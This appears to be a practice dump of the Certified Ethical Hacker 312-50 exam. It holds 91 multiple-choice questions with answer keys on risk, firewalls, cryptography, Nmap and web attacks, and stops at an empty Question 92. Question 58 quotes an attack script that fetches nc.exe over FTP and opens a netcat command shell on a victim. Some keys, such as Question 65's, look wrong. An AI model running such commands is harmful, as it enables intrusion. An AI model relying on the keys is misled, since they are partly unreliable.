312-50.exam.335q

Number: 312-50
Passing Score: 800
Time Limit: 120 min

312-50

Certified Ethical Hacker Exam

Sections

1. Analysis/Assessment

2. Security
3. Tools /Systems /Programs
4. Procedures/ Methodology
5. Regulations / Policy
6. Ethics
7. MIX QUESTIONS

Exam A

QUESTION 1
What information should an IT system analysis provide to the risk assessor?

A. Management buy-in
B. Threat statement
C. Security architecture
D. Impact analysis

Correct Answer: C
Section: Analysis/Assessment
Explanation

Explanation/Reference:

QUESTION 2
Which results will be returned with the following Google search query?

site:target.com -site:Marketing.target.com accounting

A. Results matching all words in the query
B. Results matching “accounting” in domain target.com but not on the site Marketing.target.com
C. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting
D. Results for matches on target.com and Marketing.target.com that include the word “accounting”

Correct Answer: B
Section: Analysis/Assessment
Explanation

Explanation/Reference:
QUESTION 3
A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.
B. Determine the impact of enabling the audit feature.
C. Perform a cost/benefit analysis of the audit feature.
D. Allocate funds for staffing of audit log review.

Correct Answer: B
Section: Analysis/Assessment
Explanation

Explanation/Reference:

QUESTION 4
Which of the following is a preventive control?

A. Smart card authentication
B. Security policy
C. Audit trail
D. Continuity of operations plan

Correct Answer: A

Section: Analysis/Assessment
Explanation

Explanation/Reference:

QUESTION 5
Which of the following is considered an acceptable option when managing a risk?

A. Reject the risk.
B. Deny the risk.
C. Mitigate the risk.
D. Initiate the risk.

Correct Answer: C
Section: Analysis/Assessment
Explanation

Explanation/Reference:

QUESTION 6
Which security control role does encryption meet?

A. Preventative
B. Detective
C. Offensive
D. Defensive

Correct Answer: A
Section: Analysis/Assessment
Explanation

Explanation/Reference:

QUESTION 7
A covert channel is a channel that

A. transfers information over, within a computer system, or network that is outside of the security policy.
B. transfers information over, within a computer system, or network that is within the security policy.
C. transfers information via a communication path within a computer system, or network for transfer of data.
D. transfers information over, within a computer system, or network that is encrypted.

Correct Answer: A
Section: Analysis/Assessment
Explanation

Explanation/Reference:
QUESTION 8
John the Ripper is a technical assessment tool used to test the weakness of which of the following?

A. Usernames
B. File permissions
C. Firewall rulesetsD. Passwords

Correct Answer: D
Section: Analysis/Assessment
Explanation

Explanation/Reference:

QUESTION 9
Least privilege is a security concept that requires that a user is

A. limited to those functions required to do the job.
B. given root or administrative privileges.
C. trusted to keep all data and access to that data under their sole control.
D. given privileges equal to everyone else in the department.

Correct Answer: A
Section: Analysis/Assessment
Explanation

Explanation/Reference:

QUESTION 10

If the final set of security controls does not eliminate all risk in a system, what could be done next?

A. Continue to apply controls until there is zero risk.
B. Ignore any remaining risk.
C. If the residual risk is low enough, it can be accepted.
D. Remove current controls since they are not completely effective.

Correct Answer: C
Section: Analysis/Assessment
Explanation

Explanation/Reference:

QUESTION 11

What is one thing a tester can do to ensure that the software is trusted and is not changing or tampering with critical data on the back end of a system it is loaded on?

A. Proper testing
B. Secure coding principles
C. Systems security and architecture review
D. Analysis of interrupts within the software

Correct Answer: D
Section: Analysis/Assessment
Explanation

Explanation/Reference:

QUESTION 12
Which of the following examples best represents a logical or technical control?

A. Security tokens
B. Heating and air conditioning
C. Smoke and fire alarms
D. Corporate security policy

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 13
Which type of access control is used on a router or firewall to limit network activity?

A. Mandatory
B. Discretionary
C. Rule-based
D. Role-based

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 14
At a Windows Server command prompt, which command could be used to list the running services?

A. Sc query type= running
B. Sc query \\servername

C. Sc query
D. Sc config

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 15
Windows file servers commonly hold sensitive files, databases, passwords and more. Which of the following choices would be a common vulnerability that usually exposes them?

A. Cross-site scripting
B. SQL injection
C. Missing patchesD. CRLF injection

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 16
While conducting a penetration test, the tester determines that there is a firewall between the tester's machine and the target machine. The firewall is only monitoring TCP handshaking of packets at the session layer of the OSI model. Which type of firewall is the tester trying to traverse?


A. Packet filtering firewall
B. Application-level firewall
C. Circuit-level gateway firewall
D. Stateful multilayer inspection firewall

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 17

A company firewall engineer has configured a new DMZ to allow public systems to be located away from the internal network. The engineer has three security zones set:



```
Untrust (Internet) - (Remote network = 217.77.88.0/24)
DMZ (DMZ) - (11.12.13.0/24)
Trust (Intranet) - (192.168.0.0/24)
```

The engineer wants to configure remote desktop access from a fixed IP on the remote network to a remote desktop server in the DMZ. Which rule would best fit this requirement?

A. Permit 217.77.88.0/24 11.12.13.0/24 RDP 3389

B. Permit 217.77.88.12 11.12.13.50 RDP 3389

C. Permit 217.77.88.12 11.12.13.0/24 RDP 3389

D. Permit 217.77.88.0/24 11.12.13.50 RDP 3389

Correct Answer: B
Section: Security
Explanation

Explanation/Reference:

QUESTION 18

A circuit level gateway works at which of the following layers of the OSI Model?

A. Layer 5 - Application

B. Layer 4 – TCP

C. Layer 3 – Internet protocol

D. Layer 2 – Data link

Correct Answer: B
Section: Security
Explanation

Explanation/Reference:

QUESTION 19

Which of the following is a symmetric cryptographic standard?

A. DSA
B. PKI
C. RSA
D. 3DES

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 20
A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.

Which cryptography attack is the student attempting?

A. Man-in-the-middle attack
B. Brute-force attack
C. Dictionary attack
D. Session hijacking

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 21
Which type of scan is used on the eye to measure the layer of blood vessels?

A. Facial recognition scan
B. Retinal scan
C. Iris scan
D. Signature kinetics scan

Correct Answer: B
Section: Security
Explanation

Explanation/Reference:

QUESTION 22
What is the main reason the use of a stored biometric is vulnerable to an attack?

A. The digital representation of the biometric might not be unique, even if the physical characteristic is unique.
B. Authentication using a stored biometric compares a copy to a copy instead of the original to a copy.
C. A stored biometric is no longer "something you are" and instead becomes "something you have".
D. A stored biometric can be stolen and used by an attacker to impersonate the individual identified by the biometric.

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 23
During a wireless penetration test, a tester detects an access point using WPA2 encryption. Which of the following attacks should be used to obtain the key?

A. The tester must capture the WPA2 authentication handshake and then crack it.
B. The tester must use the tool inSSIDer to crack it using the ESSID of the network.

C. The tester cannot crack WPA2 because it is in full compliance with the IEEE 802.11i standard.
D. The tester must change the MAC address of the wireless network card and then use the AirTraf tool to obtain the key.

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 24
Which type of antenna is used in wireless communication?

A. Omnidirectional
B. Parabolic
C. Uni-directional
D. Bi-directional

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 25
What is the name of the international standard that establishes a baseline level of confidence in the security functionality of IT products by providing a set of requirements for evaluation?

A. Blue Book
B. ISO 26029
C. Common Criteria
D. The Wassenaar Agreement

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 26
One way to defeat a multi-level security solution is to leak data via

A. a bypass regulator.
B. steganography.
C. a covert channel.
D. asymmetric routing.

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 27
Which of the following conditions must be given to allow a tester to exploit a Cross-Site Request Forgery (CSRF) vulnerable web application?

A. The victim user must open the malicious link with an Internet Explorer prior to version 8.
B. The session cookies generated by the application do not have the HttpOnly flag set.
C. The victim user must open the malicious link with a Firefox prior to version 3.
D. The web application should not use random tokens.

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 28
What is the main difference between a “Normal” SQL Injection and a “Blind” SQL Injection vulnerability?

A. The request to the web server is not visible to the administrator of the vulnerable application.
B. The attack is called “Blind” because, although the application properly filters user input, it is still vulnerable to code injection.
C. The successful attack does not show an error message to the administrator of the affected application.
D. The vulnerable application does not display errors with information about the injection results to the attacker.

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 29
During a penetration test, a tester finds a target that is running MS SQL 2000 with default credentials. The tester assumes that the service is running with Local System account. How can this weakness be exploited to access the system?

A. Using the Metasploit psexec module setting the SA / Admin credential
B. Invoking the stored procedure xp_shell to spawn a Windows command shell
C. Invoking the stored procedure cmd_shell to spawn a Windows command shell
D. Invoking the stored procedure xp_cmdshell to spawn a Windows command shell

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 30
The precaution of prohibiting employees from bringing personal computing devices into a facility is what type of security control?

A. Physical
B. Procedural
C. Technical
D. Compliance

Correct Answer: B
Section: Security
Explanation

Explanation/Reference:

QUESTION 31

A pentester gains access to a Windows application server and needs to determine the settings of the built-in Windows firewall. Which command would be used?

A. Netsh firewall show config
B. WMIC firewall show config
C. Net firewall show config
D. Ipconfig firewall show config

Correct Answer: A
Section: Security
Explanation
Explanation/Reference:

QUESTION 32
Which of the following types of firewall inspects only header information in network traffic?

A. Packet filter
B. Stateful inspection
C. Circuit-level gateway
D. Application-level gateway

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 33
During a penetration test, the tester conducts an ACK scan using NMAP against the external interface of the DMZ firewall. NMAP reports that port 80 is unfiltered. Based on this response, which type of packet inspection is the firewall conducting?


A. Host
B. Stateful
C. Stateless
D. Application

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 34

Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?



```
TCP port 21 - no response
TCP port 22 - no response
TCP port 23 - Time-to-live exceeded
```

A. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host.
B. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server.
C. The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall.
D. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error.

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 35

Which of the following is an example of an asymmetric encryption implementation?


A. SHA1 B.
PGP
C. 3DES
D. MD5

Correct Answer: B

Section: Security
Explanation

Explanation/Reference:

QUESTION 36
A hacker was able to sniff packets on a company's wireless network. The following information was discovered:



```
The Key 10110010 01001011
The Cyphertext 01100101 01011010
```

Using the Exlcusive OR, what was the original message?

A. 00101000 11101110
B. 11010111 00010001
C. 00001101 10100100
D. 11110010 01011011

Correct Answer: B
Section: Security
Explanation

Explanation/Reference:

QUESTION 37
Which of the following cryptography attack methods is usually performed without the use of a computer?

A. Ciphertext-only attack
B. Chosen key attack
C. Rubber hose attack
D. Rainbow table attack

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 38

Which of the following is a strong post designed to stop a car?

A. Gate
B. Fence C. Bollard
D. Reinforced rebar

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 39

A Network Administrator was recently promoted to Chief Security Officer at a local university. One of employee's new responsibilities is to manage the implementation of an RFID card access system to a new server room on campus. The server room will house student enrollment information that is securely backed up to an off-site location.

During a meeting with an outside consultant, the Chief Security Officer explains that he is concerned that the existing security controls have not been designed properly. Currently, the Network Administrator is responsible for approving and issuing RFID card access to the server room, as well as reviewing the electronic access logs on a weekly basis.

Which of the following is an issue with the situation?

A. Segregation of duties
B. Undue influence
C. Lack of experience
D. Inadequate disaster recovery plan

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 40

What is the most secure way to mitigate the theft of corporate information from a laptop that was left in a hotel room?

A. Set a BIOS password.
B. Encrypt the data on the hard drive.
C. Use a strong logon password to the operating system.
D. Back up everything on the laptop and store the backup in a safe place.

Correct Answer: B
Section: Security
Explanation

Explanation/Reference:

QUESTION 41

In the software security development life cycle process, threat modeling occurs in which phase?

A. Design
B. Requirements
C. Verification
D. Implementation

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 42

A network administrator received an administrative alert at 3:00 a.m. from the intrusion detection system. The alert was generated because a large number of packets were coming into the network over ports 20 and 21. During analysis, there were no signs of attack on the FTP servers. How should the administrator classify this situation?

A. True negatives
B. False negatives
C. True positives D. False positives

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 43
Which of the following techniques does a vulnerability scanner use in order to detect a vulnerability on a target service?

A. Port scanning
B. Banner grabbing
C. Injecting arbitrary data
D. Analyzing service response

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 44

Which of the following business challenges could be solved by using a vulnerability scanner?

A. Auditors want to discover if all systems are following a standard naming convention.
B. A web server was compromised and management needs to know if any further systems were compromised.
C. There is an emergency need to remove administrator access from multiple machines for an employee that quit.
D. There is a monthly requirement to test corporate compliance with host application usage and security policies.

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:
QUESTION 45
A security policy will be more accepted by employees if it is consistent and has the support of

A. coworkers.
B. executive management.
C. the security officer.
D. a supervisor.

Correct Answer: B
Section: Security
Explanation

Explanation/Reference:

QUESTION 46
A company has hired a security administrator to maintain and administer Linux and Windows-based systems. Written in the nightly report file is the following:

Firewall log files are at the expected value of 4 MB. The current time is 12am. Exactly two hours later the size has decreased considerably. Another hour goes by and the log files have shrunk in size again.

Which of the following actions should the security administrator take?

A. Log the event as suspicious activity and report this behavior to the incident response team immediately.
B. Log the event as suspicious activity, call a manager, and report this as soon as possible.
C. Run an anti-virus scan because it is likely the system is infected by malware.

D. Log the event as suspicious activity, continue to investigate, and act according to the site's security policy.

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 47
Which type of scan measures a person's external features through a digital video camera?

A. Iris scan
B. Retinal scan
C. Facial recognition scan
D. Signature kinetics scan

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 48
WPA2 uses AES for wireless data encryption at which of the following encryption levels?

A. 64 bit and CCMP
B. 128 bit and CRC
C. 128 bit and CCMP
D. 128 bit and TKIP

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 49

An attacker uses a communication channel within an operating system that is neither designed nor intended to transfer information. What is the name of the communications channel?

A. Classified
B. Overt
C. Encrypted
D. Covert

Correct Answer: D
Section: Security
Explanation

Explanation/Reference:

QUESTION 50

What technique is used to perform a Connection Stream Parameter Pollution (CSPP) attack?

A. Injecting parameters into a connection string using semicolons as a separator
B. Inserting malicious Javascript code into input parameters
C. Setting a user's session identifier (SID) to an explicit known value
D. Adding multiple parameters with the same name in HTTP requests

Correct Answer: A
Section: Security
Explanation

Explanation/Reference:

QUESTION 51

A newly discovered flaw in a software application would be considered which kind of security vulnerability?

A. Input validation flaw
B. HTTP header injection vulnerability
C. 0-day vulnerability
D. Time-to-check to time-to-use flaw

Correct Answer: C
Section: Security
Explanation

Explanation/Reference:

QUESTION 52
Which set of access control solutions implements two-factor authentication?

A. USB token and PIN
B. Fingerprint scanner and retina scanner
C. Password and PIN
D. Account and password

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 53
A security engineer has been asked to deploy a secure remote access solution that will allow employees to connect to the company's internal network. Which of the following can be implemented to minimize the opportunity for the man-in-the-middle attack to occur?

A. SSL
B. Mutual authentication
C. IPSec
D. Static IP addresses

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 54

A person approaches a network administrator and wants advice on how to send encrypted email from home. The end user does not want to have to pay for any license fees or manage server services. Which of the following is the most secure encryption protocol that the network administrator should recommend?

A. IP Security (IPSEC)
B. Multipurpose Internet Mail Extensions (MIME)
C. Pretty Good Privacy (PGP)
D. Hyper Text Transfer Protocol with Secure Socket Layer (HTTPS)

Correct Answer: C
Section: Tools /Systems /Programs
Explanation
Explanation/Reference:

QUESTION 55

To send a PGP encrypted message, which piece of information from the recipient must the sender have before encrypting the message?

A. Recipient's private key
B. Recipient's public key
C. Master encryption key
D. Sender's public key

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 56

An engineer is learning to write exploits in C++ and is using the exploit tool Backtrack. The engineer wants to compile the newest C++ exploit and name it calc.exe. Which command would the engineer use to accomplish this?

A. g++ hackersExploit.cpp -o calc.exe B.
g++ hackersExploit.py -o calc.exe
C. g++ -i hackersExploit.pl -o calc.exe
D. g++ --compile –i hackersExploit.cpp -o calc.exe

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 57
A recently hired network security associate at a local bank was given the responsibility to perform daily scans of the internal network to look for unauthorized devices. The employee decides to write a script that will scan the network for unauthorized devices every morning at 5:00 am.


Which of the following programming languages would most likely be used?

A. PHP
B. C#
C. Python
D. ASP.NET

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 58
A tester has been using the msadc.pl attack script to execute arbitrary commands on a Windows NT4 web server. While it is effective, the tester finds it tedious to perform extended functions. On further research, the tester come across a perl script that runs the following msadc functions:



```
system("perl msadc.pl -h $host -C \"echo open $your >testfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>testfile\"");
system("perl msadc.pl -h $host -C \"echo $pass>>testfile\"");
system("perl msadc.pl -h $host -C \"echo bin>>testfile\"");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>testfile\"");
system("perl msadc.pl -h $host -C \"echo get hacked.html>>testfile\"");
("perl msadc.pl -h $host -C \"echo quit>>testfile\"");
system("perl msadc.pl -h $host -C \"ftp \-s\:testfile\"");
$o=; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
```

Which exploit is indicated by this script?

A. A buffer overflow exploit
B. A chained exploit
C. A SQL injection exploit
D. A denial of service exploit

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 59
One advantage of an application-level firewall is the ability to

A. filter packets at the network level.
B. filter specific commands, such as http:post.
C. retain state information for each packet.
D. monitor tcp handshaking.

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 60

Which of the statements concerning proxy firewalls is correct?

A. Proxy firewalls increase the speed and functionality of a network.
B. Firewall proxy servers decentralize all activity for an application.
C. Proxy firewalls block network packets from passing to and from a protected network.
D. Computers establish a connection with a proxy firewall which initiates a new network connection for the client.

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 61

Which NMAP command combination would let a tester scan every TCP port from a class C network that is blocking ICMP with fingerprinting and service detection?

A. NMAP -PN -A -O -sS 192.168.2.0/24

B. NMAP -P0 -A -O -p1-65535 192.168.0/24 C.
NMAP -P0 -A -sT -p0-65535 192.168.0/16
D. NMAP -PN -O -sS -p 1-1024 192.168.0/8

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 62

While checking the settings on the internet browser, a technician finds that the proxy server settings have been checked and a computer is trying to use itself as a proxy server. What specific octet within the subnet does the technician see?

A. 10.10.10.10 B.
127.0.0.1
C. 192.168.1.1
D. 192.168.168.168

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 63
A company has five different subnets: 192.168.1.0, 192.168.2.0, 192.168.3.0, 192.168.4.0 and 192.168.5.0. How can NMAP be used to scan these adjacent Class C networks?

A. NMAP -P 192.168.1-5.
B. NMAP -P 192.168.0.0/16
C. NMAP -P 192.168.1.0,2.0,3.0,4.0,5.0
D. NMAP -P 192.168.1/17

Correct Answer: A
Section: Tools /Systems /Programs
Explanation
Explanation/Reference:

QUESTION 64
A penetration tester is attempting to scan an internal corporate network from the internet without alerting the border sensor. Which is the most efficient technique should the tester consider using?

A. Spoofing an IP address
B. Tunneling scan over SSH
C. Tunneling over high port numbers
D. Scanning using fragmented IP packets

Correct Answer: B

Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 65
A hacker is attempting to see which ports have been left open on a network. Which NMAP switch would the hacker use?

A. -sO
B. -sP
C. -sS
D. -sU

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:
QUESTION 66
ICMP ping and ping sweeps are used to check for active systems and to check

A. if ICMP ping traverses a firewall.
B. the route that the ICMP ping took.
C. the location of the switchport in relation to the ICMP ping.
D. the number of hops an ICMP ping takes to reach a destination.

Correct Answer: A

Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 67
Which command line switch would be used in NMAP to perform operating system detection?

A. -OS
B. -sO
C. -sP
D. -O

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 68
A hacker is attempting to use nslookup to query Domain Name Service (DNS). The hacker uses the nslookup interactive mode for the search. Which command should the hacker type into the command shell to request the appropriate records?

A. Locate type=ns
B. Request type=ns
C. Set type=ns
D. Transfer type=ns

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 69

A hacker searches in Google for filetype:pcf to find Cisco VPN config files. Those files may contain connectivity passwords that can be decoded with which of the following?

A. Cupp
B. Nessus
C. Cain and Abel
D. John The Ripper Pro

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 70
On a Linux device, which of the following commands will start the Nessus client in the background so that the Nessus server can be configured?

A. nessus +
B. nessus *s
C. nessus &
D. nessus -d

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:
QUESTION 71
Which of the following tools will scan a network to perform vulnerability checks and compliance auditing?

A. NMAP
B. Metasploit
C. Nessus
D. BeEF

Correct Answer: C

Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 72
What is the best defense against privilege escalation vulnerability?

A. Patch systems regularly and upgrade interactive login privileges at the system administrator level.
B. Run administrator and applications on least privileges and use a content registry for tracking.
C. Run services with least privileged accounts and implement multi-factor authentication and authorization.
D. Review user roles and administrator privileges for maximum utilization of automation services.

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 73
How can a rootkit bypass Windows 7 operating system’s kernel mode, code signing policy?

A. Defeating the scanner from detecting any code change at the kernel
B. Replacing patch system calls with its own version that hides the rootkit (attacker's) actions
C. Performing common services for the application process and replacing real applications with fake ones
D. Attaching itself to the master boot record in a hard drive and changing the machine's boot sequence/options **Correct Answer:** D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 74
Which of the following items of a computer system will an anti-virus program scan for viruses?

A. Boot Sector

B. Deleted Files
C. Windows Process List
D. Password Protected Files

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 75
Which protocol and port number might be needed in order to send log messages to a log analysis tool that resides behind a firewall?

A. UDP 123
B. UDP 541
C. UDP 514
D. UDP 415

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 76
A pentester is using Metasploit to exploit an FTP server and pivot to a LAN. How will the pentester pivot using Metasploit?
A. Issue the pivot exploit and set the meterpreter.
B. Reconfigure the network settings in the meterpreter.
C. Set the payload to propagate through the meterpreter.
D. Create a route statement in the meterpreter.

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 77
What is the outcome of the comm"nc -l -p 2222 | nc 10.1.0.43 1234"?

A. Netcat will listen on the 10.1.0.43 interface for 1234 seconds on port 2222.
B. Netcat will listen on port 2222 and output anything received to a remote connection on 10.1.0.43 port 1234.
C. Netcat will listen for a connection from 10.1.0.43 on port 1234 and output anything received to port 2222.
D. Netcat will listen on port 2222 and then output anything received to local interface 10.1.0.43.

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 78
Which of the following is a client-server tool utilized to evade firewall inspection?

A. tcp-over-dns
B. kismet
C. nikto
D. hping

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 79
Which tool is used to automate SQL injections and exploit a database by forcing a given web application to connect to another database controlled by a hacker?

A. DataThief
B. NetCat
C. Cain and Abel
D. SQLInjector

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 80

A tester has been hired to do a web application security test. The tester notices that the site is dynamic and must make use of a back end database. In order for the tester to see if SQL injection is possible, what is the first character that the tester should use to attempt breaking a valid SQL request?

A. Semicolon
B. Single quote
C. Exclamation mark
D. Double quote

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 81

Which of the following identifies the three modes in which Snort can be configured to run?

A. Sniffer, Packet Logger, and Network Intrusion Detection System
B. Sniffer, Network Intrusion Detection System, and Host Intrusion Detection System
C. Sniffer, Host Intrusion Prevention System, and Network Intrusion Prevention System
D. Sniffer, Packet Logger, and Host Intrusion Prevention System

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 82

What results will the following command yield: 'NMAP -sS -O -p 123-153 192.168.100.3'?

A. A stealth scan, opening port 123 and 153
B. A stealth scan, checking open ports 123 to 153
C. A stealth scan, checking all open ports excluding ports 123 to 153
D. A stealth scan, determine operating system, and scanning ports 123 to 153

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 83
Which of the following parameters enables NMAP's operating system detection feature?

A. NMAP -sV
B. NMAP -oS
C. NMAP -sR
D. NMAP -O

Correct Answer: D
Section: Tools /Systems /Programs
Explanation
Explanation/Reference:

QUESTION 84
Which of the following open source tools would be the best choice to scan a network for potential targets?

A. NMAP
B. NIKTO
C. CAIN
D. John the Ripper

Correct Answer: A

Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 85
A hacker is attempting to see which IP addresses are currently active on a network. Which NMAP switch would the hacker use?

A. -sO
B. -sP
C. -sS
D. -sU

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 86
A hacker, who posed as a heating and air conditioning specialist, was able to install a sniffer program in a switched environment network. Which attack could the hacker use to sniff all of the packets in the network?

A. Fraggle
B. MAC Flood
C. Smurf
D. Tear Drop

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 87

Which of the following settings enables Nessus to detect when it is sending too many packets and the network pipe is approaching capacity?

A. Netstat WMI Scan
B. Silent Dependencies
C. Consider unscanned ports as closed
D. Reduce parallel connections on congestion

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 88
How does an operating system protect the passwords used for account logins?

A. The operating system performs a one-way hash of the passwords.
B. The operating system stores the passwords in a secret file that users cannot find.
C. The operating system encrypts the passwords, and decrypts them when needed.
D. The operating system stores all passwords in a protected segment of non-volatile memory.

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:
QUESTION 89
Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

A. Cavity virus
B. Polymorphic virus
C. Tunneling virus
D. Stealth virus

Correct Answer: D

Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 90
An attacker has been successfully modifying the purchase price of items purchased on the company's web site. The security administrators verify the web server and Oracle database have not been compromised directly. They have also verified the Intrusion Detection System (IDS) logs and found no attacks that could have caused this. What is the mostly likely way the attacker has been able to modify the purchase price?

A. By using SQL injection
B. By changing hidden form values
C. By using cross site scripting
D. By utilizing a buffer overflow attack

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 91
Which tool can be used to silently copy files from USB devices?

A. USB Grabber
B. USB Dumper
C. USB Sniffer
D. USB Snoopy

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 92

